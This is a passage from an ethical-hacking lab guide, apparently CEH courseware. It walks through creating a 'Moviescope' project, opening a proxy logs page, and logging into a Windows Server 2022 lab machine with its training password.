
9. You can observe that a new project name **Moviescope** has been created under **Manage projects** section with a status as **Active**.



10. Click **Proxy logs** icon () from the left-pane.



11. A **Proxy logs** page appears, as shown in the screenshot.




12. Now, switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



